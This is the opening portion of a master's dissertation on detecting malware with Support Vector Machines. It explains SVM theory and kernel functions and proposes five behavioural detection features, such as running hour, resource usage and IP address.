



IT Security Master Program

Department of Economic Informatics and Cybernetics Faculty of  
Cybernetics, Statistics and Economic Informatics Bucharest University of  
Economic Studies

# DISSERTATION THESIS

Scientific coordinator:

Prof. Univ. Dr. Cotfas Liviu-Adrian

Graduate:

Săndulescu Răzvan-Alexandru

Bucharest

2023



IT Security Master Program

Department of Economic Informatics and Cybernetics Faculty of  
Cybernetics, Statistics and Economic Informatics Bucharest University of  
Economic Studies

# Malware Detection using Machine Learning Algorithms

Scientific coordinator:

Prof. Univ. Dr. Cotfas Liviu-Adrian

Graduate:

Săndulescu Răzvan-Alexandru

Bucharest

2023

## Statement regarding the originality of the content

I hereby declare that the results presented in this work are entirely the result of my own creation except where reference is made to the results of other authors. I confirm the fact that any content used that originates from other sources (journals, books, and Internet websites) is clearly referenced in the paper and is indicated in the list of bibliographic references.

# Table of Contents

Chapter 1 – Introduction .....	6
1.1 Overview .....	6
1.2 Tech Advances: Powering AI and ML Cyber-Defense .....	6
1.3 Literature Review .....	8
1.3.1 Antivirus Solutions Available in the Market .....	8
1.3.2 AI, ML and particularly Support Vector Machines in Antivirus Solutions .....	8
Chapter 2 – SVM Logic .....	10
2.1 Support Vector Machines for Non-Linear Separations .....	13
2.2 Data Transformation: Kernel Functions .....	13
2.2.1 The Polynomial Kernel .....	13
2.2.2 The Radial (RBF) Kernel .....	14
2.2.3 The Kernel Trick .....	15
2.3 Dataset Reliability and Selection .....	16
2.3.1 Running Hour .....	16
2.3.2 Duration of Execution .....	17
2.3.3 Volume of Data .....	18
2.3.4 Resources Usage .....	18
2.3.5 IP Address .....	19
2.4 Training the Model .....	20
2.5 Testing the Model .....	21
2.6 Predictions on New Data .....	22
Chapter 3 – Experimental Study .....	23
3.1 Capture Simulation: Deploying a Test Ransomware .....	23
3.1.1 Encryption Process .....	24
3.1.2 Password Generation .....	25
3.1.3 Communicating with a Basic Proof-of-Concept HTTP Command & Control Server .....	25
3.1.4 Communicating with a Basic Proof-of-Concept TCP Command & Control Server .....	27
3.1.5 Decryption Process .....	27
3.2 System Monitoring Tool and Data Acquisition .....	29
3.2.1 Snapshots of Processes .....	30
3.2.2 CPU Usage .....	30
3.2.3 RAM Usage .....	30

3.2.4 Disk Metrics .....	31
3.2.5 Process Duration .....	33
3.2.6 IP information .....	34
3.2.7 GPU Usage .....	36
3.2.8 Centralizing Data Capture in a Text File .....	37
3.2.9 Preparing Ransomware Data for SVM Prediction .....	37
3.3 C# Integration with C++ Executables .....	39
3.3.1 Launching the Training Module.....	39
3.3.2 Deploying the Testing Module.....	42
3.3.3 Implementing Predictions.....	43
3.3.4 Data Visualization and Algorithm Monitoring.....	44
Chapter 4 – Conclusions and Future Extensions .....	46
References.....	48

# Chapter 1 – Introduction

## 1.1 Overview

In this work, we explore the application of machine learning, specifically Support Vector Machines (SVM), in the realm of malware detection. We propose a fresh approach: identifying malware based on system-level features. We base our detection model on five distinctive system behaviors: the running hour, duration of execution, volume of data that is being exchanged, resources usage (CPU, RAM, Network, Disk, GPU) and IP address analysis. We introduce the SVM algorithm and discuss its mechanisms, including the training, testing, and prediction phases. We discuss the process of training our model on a labeled dataset, testing its learning, and using it to predict the classification of new, unseen data. We assess the model's performance using measures like recall, accuracy, and precision, and the F1 score. We highlight the potential issues with relying solely on accuracy in imbalanced datasets and stress the importance of other metrics, particularly the F1 score, in such contexts. Though our model is currently dependent on a specific system, we foresee its potential for generalization and larger-scale implementations. We envision our model as a part of an antivirus solution or framework, enhancing real-time detection and broadening user security. As such, this exploration paves the way for more sophisticated and effective malware detection strategies in the face of evolving digital threats.

Moreover, we suggest carrying out an experimental study with a proposed proof-of-concept ransomware that will be captured in action. As an innovative step, we introduce a comprehensive monitoring and logging tool that identifies unusual system behavior, serving as an early warning system against potential ransomware attacks. Our methodology revolves around the meticulous tracking of system-level activities. We detail system snapshots, which capture the state of the system's processes at regular intervals, allowing us to detect irregularities and large-scale changes indicative of a ransomware activity. Furthermore, we elaborate on the notification and alert system which provides immediate warnings when such malicious activity is detected. Lastly, we discuss the limitations of the current approach and emphasize the importance of constant evolution and adaptation in response to the ever-growing sophistication of ransomware. The early warning system we've developed represents a novel approach to ransomware detection, offering significant potential for enhancing existing security frameworks and strategies.

## 1.2 Tech Advances: Powering AI and ML Cyber-Defense

The quick development and implementation of new technologies in the IT&C field such as artificial intelligence, big data, internet of things or blockchain, create new opportunities for societal growth and improving the quality of life; therefore, new tools and mechanisms are being created to ease the users' interactions with online environment. However, despite the cyberspace characteristics – speed, interconnectivity, availability – there have been built, in a

long enough time frame, a series of threats which target miscellaneous entities, from individuals to government institutions.

In this digital era, cybersecurity is an indispensable component, given the societal dependency on interconnected technologies [1]. The importance of cybersecurity resides in the protection of sensitive data, preserving network integrity and ensuring the availability of digital infrastructure in case of cybercrimes, espionage or any other cyberthreat [2]. Furthermore, recent threats like ransomware-as-a-service, supply chain attacks, and state-sponsored cyber warfare represent significant risks to global security [3]. Hence, it is in the best interests of individuals to be aware of all these threats and it is imperative that society promote security awareness.

Malware, a code word for malicious software, refers to a broad category of harmful programs which are able to perform unwanted actions on an individual's machine [4]. There are many types of malware, for instance: viruses, worms, ransomware, Trojans, spyware, or adware; each of these has its own behavior and potential harm [5]. Technology is getting more and more complex, but so does malware. Standard security measures can be smoothly bypassed by new types of malware such as fileless malware and multi-vector attacks [6]. But experts in this domain are always ready to combat these threats effectively. On the market, there are many useful solutions such as up-to-date antivirus software, or intrusion detection and prevention systems.

Artificial Intelligence (AI) and machine learning (ML) are powerful tools which have left a significant fingerprint in the cybersecurity field. These technologies can identify patterns very quickly by analyzing huge amounts of data. These patterns might be signs of security risks like malware or unwanted access attempts. The majority of antivirus programs use signature-based detection, which may not be sufficient when dealing with undiscovered threats. However, there are AI and ML algorithms, such as Support Vector Machine (SVM), that provide a more proactive strategy by learning and adapting to new malware patterns in real-time.

SVMs can be trained to classify data as malicious or harmless, detecting even previously undetected malware versions, because it can identify subtle differences in structures or behaviors. Including AI and ML technology, such as SVM, into antivirus solutions increases effectiveness in detecting and mitigating threats and ensures a higher level of security in today's digital environments.

The goal of this paper is to analyze such a solution. The proposed SVM algorithm, trained on five distinct software characteristics, offers a robust and efficient solution for classifying data as either malicious or harmless.

## 1.3 Literature Review

### 1.3.1 Antivirus Solutions Available in the Market

Some of the best antivirus software include ESET, Norton, McAfee, Bitdefender, and Kaspersky. These top-performing solutions stand out due to their comprehensive security features, and high detection rates of malware and other threats. The effectiveness of these antivirus applications is influenced by a number of factors. They implement a multi-layered approach to security, combining signature-based detection, heuristics, and behavioral analysis to identify a broad range of threats. Furthermore, these solutions integrate AI and ML techniques, such as SVM algorithms, which enhance their accuracy and flexibility when dealing with new malware versions [7].

Typically, antivirus software analyzes files, network traffic and system behaviors to identify potential threats. They track file access and execution, scan emails and attachments, and analyze web traffic to block malware and phishing attempts. Additionally, these programs may include features like firewall protection and intrusion detection systems in order to provide a complex security solution [8].

In the last few years, the integration of cloud-based technologies in antivirus solutions has also enhanced their efficacy. Using cloud-based threat intelligence, antivirus software can quickly exchange relevant information on the latest threats, providing protection that is always up-to-date.

### 1.3.2 AI, ML and particularly Support Vector Machines in Antivirus Solutions

SVMs have gained recognition in the cybersecurity domain due to their ability to classify data with high accuracy and their flexibility to different types of feature representation [2].

For training SVMs, researchers and antivirus manufacturers generally use large datasets containing labeled samples of malware and harmless files. These datasets are often collected from multiple sources, such as malware repositories, honeypots, and the internal databases of security corporations [9]. The data is preprocessed and relevant features are extracted, which are used afterwards to train the SVM classifier to recognize differences between malicious and harmless files.

Many antivirus solutions have integrated SVMs into their frameworks to improve threat detection and classification. These algorithms are trained to identify patterns and distinguish between malicious and legitimate data values, based on the extracted features [7]. SVMs have proven effective at detecting previously undetected malware versions and improving the overall accuracy of antivirus software.

Researchers in the field have recognized the potential of SVMs in malware detection and have conducted studies on their effectiveness. Some studies have reported that SVMs, when



combined with other ML techniques or used in ensemble classifiers, can achieve even better results [10] [11].

In the study [10] the authors proposed a hybrid model for detecting malware based on static and dynamic features. They used a SVM alongside a Decision Tree (DT) classifier and a Naive Bayes (NB) classifier. Combining the three classifiers resulted in superior performance than using each classifier separately, demonstrating the advantages of incorporating SVMs in a hybrid model for malware detection.

Another study, [11], explored the use of deep learning and SVMs to detect Distributed Denial of Service (DDoS) attacks in Software-Defined Networking (SDN) environments. The authors combined a deep belief network (DBN) with an SVM classifier. The combination improves detection performance compared to using either the DBN or SVM classifier alone, therefore emphasizes the benefits of combining SVMs with other ML techniques in cybersecurity applications.

These studies demonstrate that SVMs are powerful classifiers. Moreover, their performance can be further enhanced by combining them with other ML techniques. This approach can lead to more effective and accurate malware detection and classification, contributing to the overall improvement of cybersecurity measures.

## Chapter 2 – SVM Logic

This paper represents a journey of learning how SVMs work, how important it is to choose relevant data, then to analyze relevant indicators in order to check how well the classification performed. The main idea can be used in many fields, for instance health (can detect if a person has a certain disease based on previous data records). For this paper, I use it as a security solution, a way to improve antivirus solutions with new techniques that are always born in the mind of black-hat hackers. It is a modified C++ solution developed on Windows platform that combines and explains possible ways to develop future fully working malware detection tools and software solutions that will be highly accurate and very flexible. Given that it's an open-source project with full access to the source code, we could integrate system exploration modules. This allowed an deeper analysis of the algorithm at various stages, enabling us to adjust it to the specific needs of our application's context, which is, distinguishing between malware and harmless data. Furthermore, we were able to connect visualization modules to navigate through the observed data and identify unique perspectives of viewing it.

The fundamental idea behind SVM is not merely about separating and classifying data points using hyperplanes, but it's about transforming the separation problem into an optimization problem. The goal is to maximize a separating margin or band and identify the supports of this margin, which are known as support vectors. These support vectors are the critical points of separation and if altered, they can induce changes to the separating margins. In a 2D (two dimensional) space, a hyperplane is a just a line that splits the data points into two classes. However, a hyperplane can become a multi-dimensional space in a higher dimension scenario. The goal of the SVM is to look for the hyperplane that maximizes the distance between the closest data points, which are called support vectors of the two or more classes. This maximization is the reason why an SVM model tends to blend very well many methods into general scenarios and is able to detect unseen data structures. In real life scenarios, these data points cannot be separated linearly so easily. SVM applies a technique called “the kernel trick” too, which is responsible for converting the data into a higher dimension space where they may be linearly separated. There are multiple kernel functions, each of them should be applied according to the data provided. In this paper, SVM will choose whether a data input is malware. The following sections will dive into further details about SVM logic.

Support Vector Machines (SVMs) are a powerful set of machine learning models used for classification and regression tasks. For a better understanding, let's simplify it by considering a binary classification problem where we have two classes, say 'blue' and 'green'.



*Figure 1 - Visual Representation of SVM Binary Classes*

Our objective is to predict whether a new data point belongs to the 'blue' class or the 'green' class. In order to do this, SVM tries to find a hyperplane or a 'threshold', which acts as a

boundary between the two classes. In this context, we have infinite possibilities of choosing a threshold. So, which one should we choose?

The SVM algorithm solves this problem by trying to find the hyperplane that maximizes the 'margin' which is the distance between the threshold and the nearest points (or 'support vectors') from either class. This 'maximal margin classifier' is beneficial as it gives us the greatest possible confidence in our classification, making it less likely to make a mistake when classifying new data points. By doing so, SVMs gives us generalizable solution to the classification problem.



*Figure 2 - SVM's Maximal Margin Classifier*

Although the 'maximal margin classifier' is a powerful tool, it has a limitation when dealing with outliers in the training data. For instance, if we have a 'blue' observation that is far away from the other 'blue' data points and closer to the 'green' data points, it can disproportionately influence the placement of the threshold.



*Figure 3 - Effect of Outliers on SVM's Maximal Margin Classifier*

This scenario would determine the threshold to be placed in a way that will produce inaccurate predictions as it will misclassify many new observations because its position was influenced by an outlier. So, in order to solve this problem, we need to allow misclassifications in choosing the threshold. Doing so is an example of Bias/Variance tradeoff that is present in the whole field of machine learning. For example, in the first scenario where the threshold was very sensitive, it means low bias, and it did not perform well on the new observation, so it means high variance. But, in the second scenario where we allow misclassifications, which means higher bias, it performed better on the new observation, so low variance. So, when we allow misclassifications when choosing the threshold, the distance between the observations and the threshold is called Soft Margin.




*Figure 4 - SVM Soft Margin and Misclassification Acceptance*

But with the 'Soft Margin' approach, we still have infinite choices for the threshold, as we now allow some misclassifications. So, how do we choose? We use cross-validation to test different

numbers of misclassifications and pick the one that gives us the best results. This way, we can still get accurate classifications, even with outliers.


We established that the threshold is chosen by using Soft Margin, thus it means that we are actually using Soft Margin Classifier, also known as Support Vector Classifier. The observations on the edge and within the Soft Margin are called Support Vectors.

At the moment, in this context, we showed an example on a 1-Dimensional line, thus the Support Vector Classifier is a point. When we switch to a 2-Dimensional scenario, the Support Vector classifier is a line (1D) in a 2D space.



*Figure 5 - Support Vector Classifier in 2D space*

When we move into a 3-Dimensional space, then the Support Vector Classifier is a 2D plane. Some points are above the plane, some are under it.



*Figure 6 - Support Vector Classifier in 3D space*

When we push into four dimensions or more, the principle remains the same. In 'n' dimensions, this hyperplane will actually have ' $n - 1$ ' dimensions. So in a 4D space, our classifier is a 3D hyperplane. This same pattern extends to any number of dimensions we might be dealing with.

## 2.1 Support Vector Machines for Non-Linear Separations

Support Vector Classifiers have their advantages, but they can struggle when dealing with significant overlap between classes. They can handle a few outliers, but when the overlap becomes too great, it's a different story.



*Figure 7 - Difficulty in Threshold Selection with Significant Class Overlap*

Consider the situation above, where we have two classes, but they're spread across three groups. Picking a threshold here is a challenge because any choice will result in so many misclassifications that the model's performance will suffer.

To tackle this kind of problem, we turn to Support Vector Machines (SVMs). There are a few key things to remember about SVMs. First, they start with data in a relatively low-dimensional space. Next, they project this data into a higher-dimensional space. Finally, in this expanded space, they find a Support Vector Classifier that can separate the data effectively. This allows SVMs to handle more complex, overlapping data distributions than Support Vector Classifiers can manage.

The next question that arises is how we choose to transform the data. The solution is to use Kernel Functions. These functions are mathematical tools designed specifically to assist Support Vector Machines in their search to identify Support Vector Classifiers in higher dimensions. They systematically transform the input data into a format that makes it easier for the SVM to find an effective hyperplane in the expanded dimensional space.

In the context of this paper, we will explore The Polynomial Kernel and The Radial (RBF) Kernel.

## 2.2 Data Transformation: Kernel Functions

Kernel functions are instrumental in machine learning, particularly for transforming data in a way that facilitates accurate classification. These mathematical techniques are adept at shifting lower-dimensional data into higher dimensions, enabling more effective separation of data classes. Two of the most commonly used Kernel functions are the Polynomial Kernel and the Radial (RBF) Kernel, discussed in detail in the following sections.

### 2.2.1 The Polynomial Kernel

The Polynomial Kernel is a tool used for transforming data into higher-dimensional spaces, in a proper way, making it easier for Support Vector Machines (SVMs) to find suitable Support Vector Classifiers. The way it operates depends on the degree 'd' of the polynomial:

When  $d = 1$ , the Polynomial Kernel calculates the relationships between each pair of observations in a single dimension. Essentially, it forms combinations of all pairs and obtains relationships from these combinations. Afterwards, these relationships are used to find a Support Vector Classifier.

When  $d = 2$ , we move into the second dimension. Each data point is squared, and these squared results become the y-axis values while the original points remain on the x-axis. The Polynomial Kernel then calculates two-dimensional relationships between each pair of observations, which are then used to find a Support Vector Classifier.

When  $d = 3$ , we get another dimension which is based on the cube of the initial values. This way, our 2D scenario is transposed into a 3D scenario. Then, the Polynomial Kernel calculates the 3-Dimensional relationships between each pair of observations which are then used to find a Support Vector Classifier.

When  $d > 3$ , we move to higher dimensions, and we keep looking for good Support Vector Classifiers.

The equation for the Polynomial Kernel is  $(a * b + r)^d$ . Both  $a$  and  $b$  are different observation coordinates,  $r$  is the coefficient of the polynomial and  $d$  is the degree of the polynomial. The way we find a suitable value for  $r$  and  $d$  is through cross-validation.

For instance, given the equation  $(a * b + r)^d$ , for  $r = \frac{1}{2}$  and  $d = 2$ , then we can say that  $(a * b + r)^d = (a * b + \frac{1}{2})^2 = (a * b + \frac{1}{2})(a * b + \frac{1}{2}) = ab + a^2b^2 + \frac{1}{4} = (a, a^2, \frac{1}{2}) * (b, b^2, \frac{1}{2})$ . This result,  $(a, a^2, \frac{1}{2}) * (b, b^2, \frac{1}{2})$ , is called Dot Product whose purpose is to provide the high-dimensional coordinates for the observations. The  $a$  and  $b$  are the x-axis coordinates, the  $a^2$  and  $b^2$  are the y-axis coordinates and both  $\frac{1}{2}$  are the z-axis but it can be eliminated because it is same for both observations. These are the full coordinates for the observations in the higher dimensions.

So, given the fact that for the equation  $(a * b + r)^d$  we obtained the dot result  $(a, a^2, \frac{1}{2}) (b, b^2, \frac{1}{2})$ , this means that we can calculate the high-dimensional relationships just by simply substituting  $a$  and  $b$  in the equation  $(a * b + r)^d$ . The result offers a glimpse of the two-dimensional relationship within the broader context of choosing the Support Vector Classifier. This was just a particular example, but the rest of the algorithm is mathematically complex, and thus, beyond the scope of this paper.

In conclusion, the whole idea behind the Polynomial Kernel is that it computes the relationships between observations in higher dimensions with the goal of finding a good, efficient and optimal Support Vector Classifier.

### 2.2.2 The Radial (RBF) Kernel

Another frequently used Kernel is the Radial Kernel, also named Radial Basis Function Kernel (RBF Kernel). The idea behind it is that it finds Support Vector Classifier in infinite dimensions. The way it actually does this is out of scope for this paper. But, the main logic is

that when we want to classify a new observation, we just take a look at the closest observations and check how they have been classified after the training process. This means that this kernel behaves like Weighted Nearest Neighbor: the nearest observations have a lot of influence on the way the classification is made and the observations that are far away, have little to no effect on the classification.

As in the previous example, we apply this kernel in order to deal with the scenario when we have a lot of overlapping data. Thus, we use a Support Vector Machine with RBF kernel.

The RBF Kernel calculates the influence of each observation in the training set on new classifications via the equation:  $e^{-\gamma(a-b)^2}$ . Similar with the Polynomial Kernel,  $a$  and  $b$  represent values from each class. The difference  $(a - b)^2$  represents the squared distance between two observations. Squaring eliminates potential issues with negative results. We choose the appropriate  $\gamma$  (gamma) by using Cross Validation. The goal of gamma is to scale the distance or, essentially, the mutual influence between points.

For instance, if we set  $\gamma = 2$ , and the value for two observations that are close to each other are  $a = 2$  and  $b = 3$ , then the expression  $e^{-2*(3-2)^2} = 0.1353$ . Now, let's see the influence two observations have when they are far from each other. We can set  $\gamma = 2$ ,  $a = 2$  (same as before), but  $b = 25$ . The result of  $e^{-2*(3-25)^2} = e^{-968} \approx 0$  (in fact, it is practically 0). So, the conclusion is that if two observations are far from each other, they don't really influence each other.

Similar to the Polynomial Kernel, the value that results from substitution of  $a$  and  $b$  in their equation, represents the high-dimensional relationship.

### 2.2.3 The Kernel Trick

After analyzing these two types of Kernels, the first issue that arises is about the computation power required by the Support Vector Machines in order to transform the data from low dimension to higher dimensions. The way we can avoid the actual transformation but benefit from the same results, is by using The Kernel Trick. It computes the relationships as if they are in higher dimensions, but without actually doing all the mathematics required for the transformation. This way, the computation power is reduced drastically. Moreover, it makes it possible for the RBF Kernel to calculate the relationships in infinite dimensions.

In conclusion, the logic behind these kernel functions is the same. Whenever there are two classes, but no appropriate classifier that separates them without making many misclassifications that will hurt the model performance, we need Support Vector Machines whose goal is to transition the data from a lower to a higher dimensional space and find a Support Vector Classifier that can classify the data efficiently.

## 2.3 Dataset Reliability and Selection

As with any machine learning algorithm, the chosen data is crucial. The dataset is the key to a performant classification. There is even a computer slang called GIGO that stands for “garbage in, garbage out” meaning the quality of the results is directly proportional to the quality of the input data. This concept of data set quality dates back decades, for instance in this article from the year 1995, [12], which was published in 1995, the author addresses the problem of either overfitting or underfitting the dataset and focuses on carefulness that a dataset needs to be chosen to prevent future issues with the machine learning model. Also, even if this concept is decades old, an article from 2019, [13], emphasizes the importance of high-quality datasets in the development of machine learning models for medical applications. In this article, the authors highlight the idea that the quality of data is more important than the machine learning algorithm chosen in order to obtain a high-performance model.

A well-done classification involves dividing the dataset into training and testing (usually 80-20 [14]). In the context of my application, the input data is written in the following format:

```
+1  1:5.6  2:5.2  3:3.1  4:4.1  5:4.2
-1  1:1.7  2:2.5  3:1.1  4:4.4  5:1.2
```

This format is quite common and found in many machine learning techniques, it is called LIBSVM [15] format. It is frequently used with SVMs. In this specific format, each line is a data instance, a single row in the dataset. The first number on each line (+1 or -1) is the label and it denotes two classes. In the context of the application that I developed, +1 represents “harmless”, -1 represents “malware”. The next numbers represent five pairs which are the features of the data instance. The number on the left side indicates the position of the feature in the data, and the number on the right side represents the value of the feature. For example, 1:5.6 means the first feature has a value of 5.6. The scope of the SVM is to create a model which is built on the training dataset and which will predict the class labels of the test dataset.

In this fast-paced evolving cybersecurity field, there is a high need to identify (new) characteristics that could potentially mean a malware is present in an operating system, application, or process. In this paper, I will investigate five key features that I believe are significant in identifying malicious software. These are: Running Hour, Volume of Data, Duration of Execution, Resources Usage, IP Address. In the next chapters, I will present an efficient model for malware detection based on these five aspects. I will provide details about each of them in the following sections and the way they are integrated in the machine learning model.

### 2.3.1 Running Hour

The running hours are a determining factor for malware identification. This is due to the fact that malware can be programmed to run at any given time, operational and non-operation hours. For example, we are all familiar with the famous Windows update system which will update the operating system at the end of a working day because it noticed a pattern of active hours. This concept of examining the system activity over time is part of bigger behavioral



characteristics which are explored by researchers. For instance, in this study, [9], the authors propose a machine learning approach that identifies malware based on behavioral patterns which include patterns of activity over time. On balance, please take into consideration that the standalone characteristic of running hours may not determine accurately whether a task is malicious, but in combination with other features, it could bring potential value. In the context of my application, I chose six relevant intervals:

- a. from 2 am to 6 am
- b. from 12 am to 2 am
- c. from 10 pm to 12 am
- d. from 6 am to 8 am
- e. from 8 pm to 10 pm
- f. from 8 am to 8 pm

From top to bottom, this is the order from the most dangerous to the least dangerous. Despite the fact that malware can run at any time, most of them tend to be more active during periods of low user activity such as nighttime in order to avoid detection. This is due to the fact that a user would notice unusual system behavior such as slow system or computers' fans working insanely. In conclusion, the running hours when a task is running can, sometimes, indicate if its nature is malicious or not.

### 2.3.2 Duration of Execution

On one hand, there is malware which is designed to execute a quick task such as delivering a malicious payload. This action might take just a couple of seconds to complete. On the other hand, there are Trojans who stay active on for long periods of time (hours, even days) on the victim's machine in order to gather information or give remote control to the black-hat hacker. In the field of cybersecurity, it goes without saying that unusual process behavior, for instance weird durations of execution, can be a signal regarding malicious activity. This technique of analyzing suspicious tasks over time is called behavioral analysis and, as I stated at the first feature, in the study [9], it is also discussed how the duration of execution could potentially be a red flag for malware intrusion. It is important to remember that malware detection is a broad field and these features are effective only if they are combined with others and are analyzed together. In the context of my application, I analyzed 3 aspects:

- a. task that executes in less than a few seconds (maximum 120 seconds) or task that executes continuously (more than 8 hours)
- b. task that executes a few minutes (between 2 minutes and 10 minutes) or task that executes for multiple hours (between 2 hours and 8 hours)
- c. task that executes for a multiple minutes (between 10 minutes and 2 hours)

Similar to the previous feature, the first one is the most dangerous and the last one is the least dangerous. It is important to notice that, for example in the case of Windows operating system, there are processes that work from the moment computer boots up until shutdown. A practical example would be `dwm.exe`, Desktop Window Manager, which is a system component responsible for managing the GUI (Graphical User Interface) such as visual effects, animations,

proving good overall window management experience. This process might be detected as malware due to its nature of running, but it is okay because, in this case it is better to have false positive than false negative. I mean it is better to classify a task as malware and actually to be harmless than otherwise.

### 2.3.3 Volume of Data

In the context of malware detection, paying attention to the volume of data, both stored on the hard drive and data sent over the network, could signal a specific pattern of malware presence in the system. There is malware, such as ransomware or spyware, whose goal is to modify huge amounts of data on the disk. There is also malware that exchanges information with external servers for C&C (command-and-control) whose goal is to download or infiltrate malicious payloads. Other researchers reached the same conclusion meaning that identifying huge data volumes (either being modified on hard disk or transmitted over the internet) represents a potential indicator for malware intrusion. In this study, [16], the authors sustain that the data volume sent over the network is an indicator of the presence of command-and-control servers or user's data is being stolen or manipulated. In the context of my application, there are seven levels of danger regarding data exchanged:

- a. Over 100GB
- b. Between 80GB and 100GB
- c. Between 50GB and 80GB
- d. Between 10GB and 50GB
- e. Between 1GB and 10GB
- f. Between 100MB and 1GB
- g. Between 0MB and 100MB

As the previous feature, the level of danger increases from top to bottom. Please note that this indicator is effective when it is used in combination with other indicators, because, as a standalone factor, it may result in false positive detection. Let's take for example the cloud sharing services such as the one provided by Google – Google Drive or Google Photos. It is normal for a user to upload their holiday photos and videos on their cloud service and this media content can result in uploading tons of gigabytes. In the same context, the same user may use an external hard drive and move the media via their computer, generating a flow of many gigabytes. In this case, the malware detection solution would be triggered, but that is fine, because it is better to get false alarms than being ignorant and naive towards unusual behavior which might represent possible malware infiltration. In conclusion, it is important to remember that the volume of data involved may be an illustrator of the beginning of a cyberattack.

### 2.3.4 Resources Usage

I think this one is kind of self-explanatory. My proposed approach is about quantifying the resource usage in order to provide a comprehensive overview on the way an application interacts with the system's resources. A bigger picture of the potential impact of a harmful application is highlighted by the weight of each resource. Anomalies and weird behavior of

computer such as sudden spike in CPU usage or hard disk usage reach the maximum level may indicate the presence of a malware. For instance cryptojacking attacks use CPU and GPU intensively to mine cryptocurrency. Another example is the high usage of network which can suggest data stealing or command-and-communication with an external server. Furthermore, researchers have explored the relevance of resource usage while detecting malware. In this article, [17], the authors approach the idea of monitoring resource usage, highlighting the importance of it. The approach in my application analyzes the computer resources by watching closely the tasks in Task Manager. We analyze CPU, RAM, Network, Disk, GPU. It is extremely important to analyze all these metrics because malware manifestations are diverse and inconsistent. Thus, we need to examine these metrics as they accommodate the varied nature of malware behaviors. Then we calculate an index: the weight of CPU is 0.3, the weight of RAM is 0.1, the weight of Network is 0.3, the weight of Disk is 0.15, the weight of GPU is 0.15. Please note that all the values must be scaled in the interval 0-100. Let's take a practical example. If an app is able to use 70% of the available CPU, 50% of the available RAM, 2% of the available Network, 2% of the available Disc, 1% of the available GPU. The index is calculated in the following manner:  $0.3 * 70 + 0.1 * 50 + 0.3 * 2 + 0.15 * 2 + 0.15 * 1 = 27.05$ . There are 7 levels:

- a. intense (90% - 100%)
- b. high (70% - 89.99%)
- c. moderate to high (50% - 69.99%)
- d. moderate (25% - 49.99%)
- e. low to moderate (15% - 24.99%)
- f. low (10% - 14.99%)
- g. minimal (0.01% - 9.99%)

So, the index = 27.05 => Level 4, moderate. I will state again that the information about the resources usage is based solely on the measurements made on my computer. Therefore, this method depends on the specifics of each system, but the metrics should be similar.

### 2.3.5 IP Address

Analyzing the IP addresses as a feature in malware detection is pretty essential as the source or the destination of the network traffic can be a crucial factor in determining whether an application may be malicious. It is important to understand and clarify a couple of networking aspects such as local address, foreign/remote address, and loopback address. Local address is the computer's own IP address which is assigned when you connect to the internet. This is how other devices know how to send data specifically to my computer. Foreign or remote address is, for example, the address of a server that the computer is communicating with over the network. For example, if you browse a webpage, the foreign address is the IP address of the server of that website (thus, the location where it is hosted). A loopback address is an address that is used for testing and diagnostics. The most used ones are 127.0.0.1 for IPv4 and ::1 for IPv6. Basically, loopback means it that the computer is sending data to itself, probably doing some network testing. Now, after clarifying these aspects, we will assess the way they can be used in a malicious way. For instance, it is important to keep an eye on the local address,

because malware may alter the IP, creating suspicious local connections. For the remote address part, this is the most obvious way a malicious software would interact with external servers in order to exfiltrate data or execute dangerous scripts. By analyzing the foreign address, we can identify the geographical location that is not typical for the user, which is a strong indicator of malware presence in the system. Last but not least, there are cases when loopback addresses are able to bypass the monitoring tools by creating a communication channel which can be considered a red flag. What I mean by this, is that a malware can create a server in the loopback address and send private data to that server and due to the fact that the traffic never leaves the machine, it will fly under the radar, because the traditional network monitoring tools are searching for suspicious connections to external IP addresses. So basically, malware is creating a undetectable communication channel. One paper that highlights the importance of IP address analysis in malware detection is [7]. In the context of my application, I chose four levels of awareness. There are multiple ways of analyzing the IP address in the context on a Windows machine. One of them is to run in the Command Prompt "netstat -ano" which shows a complex list of all active connections as well as their IP addresses and the ID of each process. Alternatively, we can use the Windows built-in Resource Monitor tool to find the IP address of an application or process. Personally, I think this is a more user-friendly experience. These four levels are:

- a. IP address that comes from any country
- b. Simple Local Address or Link-Local Address
- c. Loopback Address or Unspecified/Wildcard Address
- d. cannot access my IP address.

As stated at each previous features, it is important to look at the overall picture in order to classify a task as malware or harmless. Analyzing the IP address, in conjunction with other characteristics can contribute to an efficient malware detection solution.

These five features are the ones that, in my opinion, have the potential of creating a powerful malware detection framework. Each of them plays a significant role and combined can provide a robust approach to detecting threats. Moreover, they form the basis for the proposed SVM algorithm which will be discussed in the next chapter.

## 2.4 Training the Model

Splitting the dataset into training and testing is a standard practice and it is a relevant part for the SVM algorithm presented. In this paper, we decided to split the data in the following manner: 80% is allocated for the training and 20% for testing. This choice is commonly used in machine learning model development.

In the context of my application, it is used a modified LIBSVM open-source C/C++ code [15] which is widely recognized algorithm for SVM classification as it includes a complex set of functions which help train and save models and make predictions and testing. It also includes functions cross-validation and parameter selection. Furthermore, the C/C++ code is known for its speed, efficiency, and ease of use.

